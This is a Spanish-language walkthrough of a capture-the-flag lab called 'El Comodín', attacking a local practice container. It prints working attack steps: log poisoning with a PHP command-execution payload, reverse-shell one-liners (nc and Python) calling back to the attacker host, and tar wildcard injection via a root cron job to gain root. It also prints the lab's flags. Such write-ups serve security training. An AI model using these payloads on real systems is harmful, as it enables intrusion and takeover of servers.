

Laboratorio El Comodín

Se procede realizar un nmap para ver los puertos con sus servicios están en el equipo.

```
(kali@kali)~[~/Downloads/el_comodin]
$ nmap -O -sV -sC -p- 172.17.0.2 -oN Scan_Nmap_Comodin.txt
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-21 12:35 -0400
Nmap scan report for 172.17.0.2
Host is up (0.00015s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd (broken: not found: directory given in 'secure_chroot_dir':/var/run/vsftpd/empty)
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u6 (protocol 2.0)
|_ ssh-hostkey:
|   3072 9e:9d:7e:c8:2f:9c:66:3d:0e:f6:cc:8e:65:9e:72:fc (RSA)
|   256 38:85:f0:40:87:32:fb:81:7b:5f:03:27:c9:81:21:56 (ECDSA)
|_  256 ee:46:a7:03:35:3d:40:89:c0:0a:d6:5d:cb:47:b1:54 (ED25519)
80/tcp    open  http     Apache httpd 2.4.67 ((Debian))
|_ http-title: Global CyberCorp - Secure Solutions
|_ http-server-header: Apache/2.4.67 (Debian)
MAC Address: 86:9F:C8:6D:CD:EF (Unknown)
Aggressive OS guesses: Linux 4.15 - 5.19 (97%), Linux 3.2 - 4.14 (93%), Linux 6.0 (93%), Linux 2.6.32 - 3.10 (93%), OpenWrt 22.03 (Linux 5.10) (93%), Android 9 - 11 (93%), Linux 4.9 - 4.14 (93%), Linux 2.6.32 (93%), Linux 5.10 - 5.19 (93%), Linux 5.4 - 5.10 (92%), OpenWrt 21.02 (Linux 5.4) (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.89 seconds
```


Hacemos un fuzzing para ver directorios ocultos.

```
Scan Dir Listings      true
Extensions             [sh, js, php, env, bak, backup, old, html, gz, sql, txt, log]
HTTP methods           [GET]
Recursion Depth        5



Press [ENTER] to use the Scan Management Menu™

403 GET 9l 29w 315c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
404 GET 9l 32w 312c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200 GET 12l 152w 1227c http://172.17.0.2/css/style.css
301 GET 9l 29w 348c http://172.17.0.2/admin => http://172.17.0.2/admin/
200 GET 21l 62w 880c http://172.17.0.2/
200 GET 21l 62w 880c http://172.17.0.2/index.php
301 GET 9l 29w 346c http://172.17.0.2/css => http://172.17.0.2/css/
301 GET 9l 29w 350c http://172.17.0.2/uploads => http://172.17.0.2/uploads/
301 GET 9l 29w 348c http://172.17.0.2/pages => http://172.17.0.2/pages/
200 GET 1l 17w 213c http://172.17.0.2/pages/home.php
200 GET 1l 11w 109c http://172.17.0.2/pages/services.php
200 GET 1l 22w 328c http://172.17.0.2/pages/contact.php
200 GET 8l 32w 334c http://172.17.0.2/pages/careers.php
200 GET 1l 4w 22c http://172.17.0.2/admin/index.php
200 GET 16l 58w 964c http://172.17.0.2/css/
200 GET 1l 4w 22c http://172.17.0.2/admin/
200 GET 19l 93w 1580c http://172.17.0.2/pages/
200 GET 15l 49w 776c http://172.17.0.2/uploads/
```


Hacemos la consulta en el navegador.



En esta parte a pesar que se haya una oportunidad para vulnerar no resulta ningún efecto si subimos algún reverse shell.



Procedemos hacer pruebas de ataque local File (LFI) en el equipo, realizando con la siguiente línea. Se identifica un usuario student se documenta para realizar pruebas.



Se procede realizar prueba de envenenamiento (Log Poisoning), inyectando código PHP en el log.

Procedemos realizar estos pasos:

- ⑩ Realizamos un LFI para poder leer/incluir archivos del sistema.
- ⑩ Un archivo log que se pueda leer vía LFI, esto nos permite inyectar un código que luego se ejecutará.
- ⑩ El log debe contener un código PHP para que se pueda ser interpretado.

Envenenamos el log.

```
(samlab@samlab)-[~/Descargas/el_comodin]
$ curl -H "User-Agent: <?php system($_GET['cmd']); ?>" http://172.17.0.2/
<!DOCTYPE html>
<html>
<head>
<title>Global CyberCorp - Secure Solutions</title>
<link rel='stylesheet' href='css/style.css'>
</head>
<body>
<header>
<div class='logo'><strong>GLOBAL</strong>CYBERCORP</div>
<nav>
<a href='?page=home.php'>Inicio</a>
<a href='?page=services.php'>Servicios</a>
<a href='?page=careers.php'>Carreras</a>
<a href='?page=contact.php'>Contacto</a>
</nav>
</header>
<div class='container'>
<h1>Infraestructura Inteligente</h1><p>Líderes mundiales en despliegue de mi
croservicios y seguridad perimetral.</p><div class='card'><h3>Nuestra Visión</h3><p>
Automatización total y seguridad sin fisuras.</p></div> </div>
<footer>&copy; 2026 Global CyberCorp. Todos los derechos reservados. | <a href='
admin/'>Internal Panel</a></footer>
</body>
</html>
```

Realizar el reverse shell.

```
(samlab@samlab)-[~/Descargas/el_comodin]
$ curl 'http://172.17.0.2/?page=/var/log/apache2/access.log&cmd=nc%20172.17.0.1%20
4444%20-e%20/bin/sh'

(samlab@samlab)-[~/Descargas/el_comodin]
$ curl 'http://172.17.0.2/?page=/var/log/apache2/access.log&cmd=python3%20-c%20%22
import%20socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.c
onnect((\172.17.0.1\,4444));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fi
leno(),2);subprocess.call([\"/bin/sh\", \"-i\"])\">'
curl: (3) bad range specification in URL position 270:
http://172.17.0.2/?page=/var/log/apache2/access.log&cmd=python3%20-c%20%22import%20s
ocket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\1
72.17.0.1\,4444));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);
subprocess.call([\"/bin/sh\", \"-i\"])\'
```

Accedemos y procuramos a realizar la escalación de servicios:

```
listening on [any] 4444 ...
172.17.0.2: inverse host lookup failed: Unknown host
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 38714
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
www-data@2fe54f37a9f8:/var/www/html$
```

Dentro se busca la flag de user

```
www-data@2fe54f37a9f8:/var/www/html$ find / -name 'user.txt' 2>/dev/null
find / -name 'user.txt' 2>/dev/null
/var/www/user.txt
www-data@2fe54f37a9f8:/var/www/html$ cat /var/www/user.txt
cat /var/www/user.txt
CronLabs{3l_c0m0d1n_us3r}
www-data@2fe54f37a9f8:/var/www/html$
```

Se realiza una búsqueda de binarios SUID, adicional se procede a ver el tema de las tareas programadas.

```
www-data@2fe54f37a9f8:/var/www/html$ find / -perm -u=s -type f 2>/dev/null
/usr/sbin/exim4
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/bin/umount
/bin/su
/bin/mount
www-data@2fe54f37a9f8:/var/www/html$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .----- minute (0 - 59)
# | .----- hour (0 - 23)
# | | .----- day of month (1 - 31)
# | | | .----- month (1 - 12) OR jan,feb,mar,apr ...
# | | | | .----- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# | | | | |
# * * * * * user-name command to be executed
17 * * * * root cd / && run-parts --report /etc/cron.hourly
25 6 * * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
* * * * * root cd /var/www/html/uploads && tar -cf /backup/backup.tar * >/dev/null 2>&1
www-data@2fe54f37a9f8:/var/www/html$
```

Nos dirigimos al directorio /var/www/html/uploads, se crea un script:

```
echo "chmod +s /bin/bash" > shell.sh, chmod +x shell.sh
```

Realizamos la creación de archivos especiales para tar

```
touch -- --checkpoint=1
```

```
touch -- --checkpoint-action=exec=sh shell.sh
```

```
chmod +x shell.sh
```

Ejecutamos tar en el directorio:

```
tar cf archive.tar *
```

```
www-data@2fe54f37a9f8:/var/www/html$ cd /var/www/html/uploads/
www-data@2fe54f37a9f8:/var/www/html/uploads$ echo "chmod +s /bin/bash" > shell.sh
www-data@2fe54f37a9f8:/var/www/html/uploads$ chmod +x shell.sh
www-data@2fe54f37a9f8:/var/www/html/uploads$ ls -la
total 16
drwxrwxrwx 1 www-data www-data 4096 May 22 21:18 .
drwxr-xr-x 1 root      root      4096 May  9 18:23 ..
-rwxr-xr-x 1 www-data www-data   19 May 22 21:18 shell.sh
www-data@2fe54f37a9f8:/var/www/html/uploads$ touch -- "--checkpoint=1"
sh shell.sh"54f37a9f8:/var/www/html/uploads$ touch -- "--checkpoint-action=exec=s
www-data@2fe54f37a9f8:/var/www/html/uploads$ ls -l /bin/bash
-rwxr-xr-x 1 root root 1234376 Mar 27  2022 /bin/bash
www-data@2fe54f37a9f8:/var/www/html/uploads$ ls -l /bin/bash
-rwxr-xr-x 1 root root 1234376 Mar 27  2022 /bin/bash
www-data@2fe54f37a9f8:/var/www/html/uploads$ ls -l /bin/bash
-rwxr-xr-x 1 root root 1234376 Mar 27  2022 /bin/bash
www-data@2fe54f37a9f8:/var/www/html/uploads$ bash -p
bash-5.1# whoami
root
bash-5.1# find / -name 'root.txt' 2>/dev/null
/root/root.txt
bash-5.1# cat root.txt
cat: root.txt: No such file or directory
bash-5.1# cat /root/root.txt
```

W chat

LABORATORIO: El Comodín
DIFICULTAD: medio [*****]
PUNTUACIÓN: 3 XP

[*] Cargando imagen desde el_comodin.tar...

Laboratorio: El Comodín
Dificultad: *****

[>] OBJETIVO: 172.17.0.2

[?] Introduce la flag de USUARIO: CronLabs{3l_c0m0d1n_us3r}

[V] ¡Correcto! Flag USUARIO validada.

[?] Introduce la flag de ROOT: CronLabs{3l_c0m0d1n_r00t}

[V] ¡Correcto! Flag ROOT validada.

¡FELICIDADES! HAS COMPLETADO EL LABORATORIO El Comodín
Tiempo total: 2h 7m 6s
XP Obtenida: 3 Puntos

Presiona Enter para cerrar el laboratorio